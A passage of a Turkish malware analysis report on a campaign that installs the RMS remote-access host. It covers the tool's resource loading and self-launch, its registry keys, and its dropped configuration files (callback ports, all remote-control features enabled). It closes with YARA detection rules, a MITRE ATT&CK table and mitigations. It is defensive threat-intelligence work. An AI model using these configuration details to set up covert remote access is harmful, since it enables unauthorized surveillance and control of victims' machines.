8B45 FC	mov eax,dword ptr ss:[ebp-4]	
2B10	sub edx,dword ptr ds:[eax]	ebx:"MZP"
2BD3	sub edx,ebx	
8956 2C	mov dword ptr ds:[esi+2C],edx	

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	[x=] Yer
Adres	Hex					ASCII
00C50000	4D 5A 50 00	02 00 00 00	04 00 0F 00	FF FF 00 00		MZP.....yy..
00C50010	B8 00 00 00	00 00 00 00	40 00 1A 00	00 00 00 00		@.....
00C50020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00C50030	00 00 00 00	00 00 00 00	00 00 00 00	00 01 00 00		
00C50040	BA 10 00 0E	1F B4 09 CD	21 B8 01 4C	CD 21 90 90		!..LI!..
00C50050	54 68 69 73	20 70 72 6F	67 72 61 6D	20 6D 75 73		This program mus
00C50060	74 20 62 65	20 72 75 6E	20 75 6E 64	65 72 20 57		t be run under W
00C50070	69 6E 33 32	0D 0A 24 37	00 00 00 00	00 00 00 00		in32..\$. ..
00C50080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00C50090	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00C500A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00C500B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		

Şekil 30- VirtualProtect İşlemi

VirtualProtect API'si ile program kendisini **ERWC** yetkileriyle işaretlemektedir. Bu işlem sonrasında ilgili bellek bölgesi hem çalıştırılabilir hem de yazılabilir hale gelmekte, aynı zamanda **copy-on-write** mekanizması sayesinde yapılan değişiklikler **private memory** alanı üzerinde gerçekleştirilmektedir.


```

757C5360 8BFF mov edi,edi
757C5363 8BEC push ebp
757C5365 6A 00 push 0
757C5367 FF75 0C push dword ptr ss:[ebp+C]
757C536A FF75 10 push dword ptr ss:[ebp+10]
757C536D FF75 08 push dword ptr ss:[ebp+8]
757C5370 E8 5B E0 20 00 call <kernelbase.FindResourceExW>
757C5375 5D pop ebp
757C5376 C2 0C 00 ret c

6A 14 push 14
68 D8898A75 push kernelbase.758A89D8
E8 C4580300 call kernelbase.75822320
837D 0C 00 cmp dword ptr ss:[ebp+C],0
0F84 7C530400 je kernelbase.75831DE2
8365 FC 00 and dword ptr ss:[ebp-4],0
8845 08 mov eax,dword ptr ss:[ebp+8]
85C0 test eax,eax
74 39 je kernelbase.757ECAA
6A 00 push 0
8D4D E4 lea ecx,dword ptr ss:[ebp-1C]
51 push ecx
FF75 0C push dword ptr ss:[ebp+C]
50 push eax
FF15 7CF28B75 call dword ptr ds:[<LdrAccessResource>]
8945 DC mov dword ptr ss:[ebp-24],eax

```

Şekil 31- Resource İçeriğinin Okunması

FindResourceW API'si ile PUB_LKEY_RMS resource içeriğini almaktadır. LoadResource API'si ile aldığı bu içeriği yüklemektedir.


```

push 14
push kernelbase.768789D8
call kernelbase.767F2320
cmp dword ptr ss:[ebp+C],0
je kernelbase.76801DE2
and dword ptr ss:[ebp-4],0
mov eax,dword ptr ss:[ebp+8]
test eax,eax
je kernelbase.767BCAAA
push 0
lea ecx,dword ptr ss:[ebp-1C]
push ecx
push dword ptr ss:[ebp+C]
push eax
call dword ptr ds:[<LdrAccessResource>]
mov dword ptr ss:[ebp-24],eax
mov dword ptr ss:[ebp-4],FFFFFFF
mov ecx,dword ptr ss:[ebp-1C]
test eax,eax
js kernelbase.76801DE9
mov ecx,dword ptr ss:[ebp-10]

```


Şekil 32- LKEY_RUT Değerinin Okunması

Devam eden süreçte tekrar FindResourceW API' si ile bir sonraki resource içeriği olan LKEY_RUT içeriğini almakta daha sonra aldığı bu içeriği LoadResource API'si ile yüklemektedir.




Şekil 33- Programın Kendisini Çalıştırması

Devamında yazılım **CreateProcessWithTokenW** API'si ile kendisini **ChildProcess** olarak çağırılmaktadır.



Şekil 34- Programın Kayıt Defterine Değer Ekleme

RegCreateKeyW API' si ile TeknoIT\\RemoteManipulator\\System\\Host\\Parameters anahtarı oluşturmaktadır.




Şekil 35- Kayıt Defterine Oluşturulan Anahtarlar

Yazılım, **memcpy** fonksiyonunu kullanarak hafıza üzerinde **XML formatında bir sertifika verisi** hazırlar; ardından Windows API'si olan **RegSetValueExW** fonksiyonunu tetikleyerek bu veriyi kayıt defterindeki ilgili yola **"Certificates"** isimli bir REG_BINARY değeri olarak kalıcı şekilde kaydeder.

CalendarRecord	Certificates	General	InternetId
Local	Security	FUSClientPath	

Tablo-2 Kayıt Defteri Değerleri



Şekil 36- CalendarRecord.xml

CalendarRecord.xml yapılandırması uygulamanın ekran kaydı ve ekran görüntüsü alma ayarlarını içermektedir. Yapılandırma; **60** saniyelik aralıklarla otomatik ekran görüntüsü alma, görüntü sıkıştırma ve ölçeklendirme, zaman damgası ekleme, depolama kotası yönetimi ve dosya boyutu sınırlandırma gibi özellikleri desteklemektedir.

```
General.xml X
General.xml
1  i»i
2  <?xml version="1.0" encoding="UTF-8"?>
3  <general_settings version="70620">
4      <port>5650</port>
5      <language></language>
6      <callback_auto_connect>true</callback_auto_connect>
7      <callback_connect_interval>60</callback_connect_interval>
8      <password_data></password_data>
9      <protect_callback_settings>false</protect_callback_settings>
10     <protect_inet_id_settings>false</protect_inet_id_settings>
11     <use_legacy_capture>false</use_legacy_capture>
12     <do_not_capture_rdp>false</do_not_capture_rdp>
13     <use_ip_v_6>true</use_ip_v_6>
14     <log_use>true</log_use>
15     <log_use_windows>false</log_use_windows>
16     <chat_client_settings></chat_client_settings>
17     <auth_key_string></auth_key_string>
18     <sid_id>46159.2738221644</sid_id>
19     <notify_show_panel>true</notify_show_panel>
20     <notify_change_tray_icon>true</notify_change_tray_icon>
21     <notify_ballon_hint>false</notify_ballon_hint>
22     <notify_play_sound>false</notify_play_sound>
23     <notify_panel_x>-1</notify_panel_x>
24     <notify_panel_y>-1</notify_panel_y>
25     <proxy_settings></proxy_settings>
26     <additional>    }pA==</additional>
27     <disable_internet_id>false</disable_internet_id>
28     <safe_mode_set>false</safe_mode_set>
29     <show_id_notification>false</show_id_notification>
30     <show_id_notification_request>false</show_id_notification_request>
31     <show_id_notification_with_timeout>false</show_id_notification_with_timeout>
32     <integrate_firewall_at_startup>false</integrate_firewall_at_startup>
33     <clipboard_transfer_mode>0</clipboard_transfer_mode>
34     <close_session_idle>false</close_session_idle>
35     <close_session_idle_interval>60</close_session_idle_interval>
36     <show_connection_alert_for_all>false</show_connection_alert_for_all>
37 </general_settings>
```

Şekil 37- General.xml

General.xml yapılandırması uygulamanın genel bağlantı ve uzaktan erişim ayarlarını içermektedir. Yapılandırmada uygulamanın **5650** portunu kullandığı, otomatik geri bağlantı özelliğinin etkin olduğu ve her **60** saniyede bir yeniden bağlantı denemesi yaptığı görülmektedir. Ayrıca **IPv6 desteği**, **log** oluşturma, **bildirim paneli yönetimi** ve **clipboard** veri aktarımı gibi uzaktan yönetim işlevleri bulunmaktadır. Güvenlik duvarı entegrasyonu, proxy desteği ve Internet ID benzeri uzaktan erişim özellikleri de yapılandırmada yer almaktadır.


```
Certificates.xml X
Certificates.xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <certificte_settings version="70620">
3    <certificate>LS0tLS1CRU
4
5
6
7
8
9
10
11
12    <private_key>LS0tLS1CRU
13  </certificte_settings>
14
```

Şekil 38- Certificates.xml

Certificates.xml yapılandırması uygulama tarafından kullanılan dijital sertifika ve özel anahtar bilgilerini içermektedir. Yapılandırmada **Base64** formatında kodlanmış sertifika ile buna ait özel anahtarın birlikte saklandığı görülmektedir.

```
InterNetID.xml X
InterNetID.xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <rms_internet_id_settings version="70620">
3    <internet_id>748-590</internet_id>
4    <use_inet_connection>true</use_inet_connection>
5    <inet_server></inet_server>
6    <use_custom_inet_server>false</use_custom_inet_server>
7    <inet_id_port>5655</inet_id_port>
8    <use_inet_id_ipv6>false</use_inet_id_ipv6>
9    <inet_id_use_pin>false</inet_id_use_pin>
10   <inet_id_pin></inet_id_pin>
11 </rms_internet_id_settings>
12
```

Şekil 39- InterNetID.xml

InterNetID.xml yapılandırması uygulamanın **Internet ID** tabanlı uzaktan bağlantı ayarlarını içermektedir. Yapılandırmada benzersiz bir Internet ID (748-xxx-xxx-590) tanımlandığı, internet üzerinden bağlantının etkin olduğu ve iletişim için **5655** portunun kullanıldığı görülmektedir.

```
Local.xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <local_settings version="70620">
3    <shown_installation_balloon>false</shown_installation_balloon>
4    <need_show_installation_balloon>false</need_show_installation_balloon>
5    <agent_disclaimer_accepted>true</agent_disclaimer_accepted>
6  </local_settings>
7
```

Şekil 40- Local.xml

Local.xml yapılandırması uygulamanın yerel kullanıcı arayüzü ve kurulum bildirim ayarlarını içermektedir. Yapılandırmada kurulum sırasında gösterilen bildirim balonlarının devre dışı olduğu ve kullanıcı sözleşmesi uyarısının kabul edilmiş olarak işaretlendiği görülmektedir.


```
Security.xml X
Security.xml
1  i»{
2  <?xml version="1.0" encoding="UTF-8"?>
3  <security_settings version="70620">
4      <windows_security></windows_security>
5      <single_password_hash>3D789EF84D6
6      <my_user_access_list>
7          <user_access_list/>
8      </my_user_access_list>
9      <ip_filter_type>2</ip_filter_type>
10     <ip_black_list></ip_black_list>
11     <ip_white_list></ip_white_list>
12     <auth_kind>1</auth_kind>
13     <otp_enable>>false</otp_enable>
14     <otp_private_key></otp_private_key>
15     <otp_qr_secret></otp_qr_secret>
16     <user_permissions_ask>>false</user_permissions_ask>
17     <user_permissions_interval>10000</user_permissions_interval>
18     <user_permissions_allow_default>>false</user_permissions_allow_default>
19     <user_permissions_only_if_user_logged_on>>false</user_permissions_only_if_user_logged_on>
20     <disable_remote_control>>false</disable_remote_control>
21     <disable_remote_screen>>false</disable_remote_screen>
22     <disable_file_transfer>>false</disable_file_transfer>
23     <disable_redirect>>false</disable_redirect>
24     <disable_telnet>>false</disable_telnet>
25     <disable_remote_execute>>false</disable_remote_execute>
26     <disable_task_manager>>false</disable_task_manager>
27     <disable_shutdown>>false</disable_shutdown>
28     <disable_remote_upgrade>>false</disable_remote_upgrade>
29     <disable_preview_capture>>false</disable_preview_capture>
30     <disable_device_manager>>false</disable_device_manager>
31     <disable_chat>>false</disable_chat>
32     <disable_screen_record>>false</disable_screen_record>
33     <disable_av_capture>>false</disable_av_capture>
34     <disable_send_message>>false</disable_send_message>
35     <disable_registry>>false</disable_registry>
36     <disable_av_chat>>false</disable_av_chat>
37     <disable_remote_settings>>false</disable_remote_settings>
38     <disable_remote_printing>>false</disable_remote_printing>
39     <disable_rdp>>false</disable_rdp>
40     <custom_server_list></custom_server_list>
41     <selected_custom_server_id></selected_custom_server_id>
42     <custom_server_access></custom_server_access>
43 </security_settings>
```

Şekil 41- Security.xml

Security.xml yapılandırması uygulamanın kimlik doğrulama, erişim kontrolü ve uzaktan yönetim güvenlik ayarlarını içermektedir. Yapılandırmada SHA tabanlı bir parola **hash** değeri bulunduğu, ancak iki faktörlü kimlik doğrulamanın (OTP) devre dışı olduğu görülmektedir. Ayrıca IP filtreleme mekanizması tanımlanmış olmasına rağmen beyaz ve kara liste alanları boş bırakılmıştır. Yapılandırmadaki ayarlar uzaktan kontrol, ekran görüntüleme, dosya transferi, komut çalıştırma, görev yöneticisi erişimi, kayıt defteri yönetimi, RDP, uzaktan yazdırma, cihaz yönetimi, sohbet ve ekran kaydı gibi çok sayıda uzaktan yönetim özelliğinin aktif durumda olduğunu göstermektedir.

YARA Kuralı

```
rule a_Skarha_u_pysmovii_formi_058_20_01_2026_NBU
{
    meta:

        description = "Detects heavily obfuscated JavaScript"

        author = "Yavuzhan Ozgen"

        date = "2026-05-18"

    strings:

        $jsfuck1 = "String[" ascii

        $jsfuck2 = "parseInt(__,~~~[])" ascii

        $jsfuck3 = "function (__)" ascii

        $obf1 = "this[" ascii

        $obf2 = "parseInt(" ascii

        $obf3 = "String[" ascii

    condition:

        3 of ($jsfuck*) and

        1 of ($obf*)
}
```

```
rule RMS_Remote_Manipulator_System_Host

{

    meta:

        description = "Detects Remote Manipulator System (RMS) Host / rutserv.exe"

        author = "Yavuzhan Ozgen"

        date = "2026-08-30"

    strings:

        $s1 = "RManService" ascii wide

        $s2 = "rutserv.exe" ascii wide

        $s3 = "Remote Manipulator System" ascii wide

        $s4 = "Remote Manipulator System - Host" ascii wide

        $s5 = "TektonIT - RMS Host" ascii wide

        $s6 = "Global\\RMSServerConfig" ascii wide

        $s7 = "Global\\RMSServerGlobal" ascii wide

        $s8 = "Global\\RMSGlobalHost" ascii wide

        $s9 = "Global\\RMSServerGlobalStarter" ascii wide

        $s10 = "RIPCServer.dll" ascii wide

        $s11 = "RManInstallHelper" ascii wide

        $s12 = "\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\RManService" ascii wide

        $s13 = "SILENTUNINSTALL" ascii wide

        $s14 = "RSETUP" ascii wide

        $s15 = "RINSTALL" ascii wide

        $s16 = "RREMOVE" ascii wide

    condition:

        uint16(0) == 0x5A4D and 6 of ($s*)}
```

MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
System Information Discovery (T1082)	Command and Scripting Interpreter: JavaScript (T1059.007)	Windows Service (T1543.003)	Bypass User Account Control (T1548.002)	Process Injection (T1055)		Web Protocols: HTTP/HTTPS (T1071.001)	Exfiltration Over C2 Channel
Query Registry (T1012)	Command and Scripting Interpreter: PowerShell (T1059.001)	Registry Run Keys / Startup Folder (T1547.001)		File Deletion (T1070.004)		Non-Standard Port (T1571)	
System Location Discovery: System Language (T1614.001)						Remote Access Software (T1219)	
File and Directory Discovery (T1083)							

Çözüm Önerileri

1. Script Dosyalarının Varsayılan Olarak Engellenmesi.
2. E-Posta ve Endpoint Güvenliğinin Güçlendirilmesi.
3. Dosya Uzantılarının Görünür Hale Getirilmesi.
4. RMM Araçlarının İzlenmesi ve Kısıtlanması.
5. PowerShell ve Makro Kısıtlaması.
6. Ağ ve IOC İzleme Mekanizmaları.

HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)

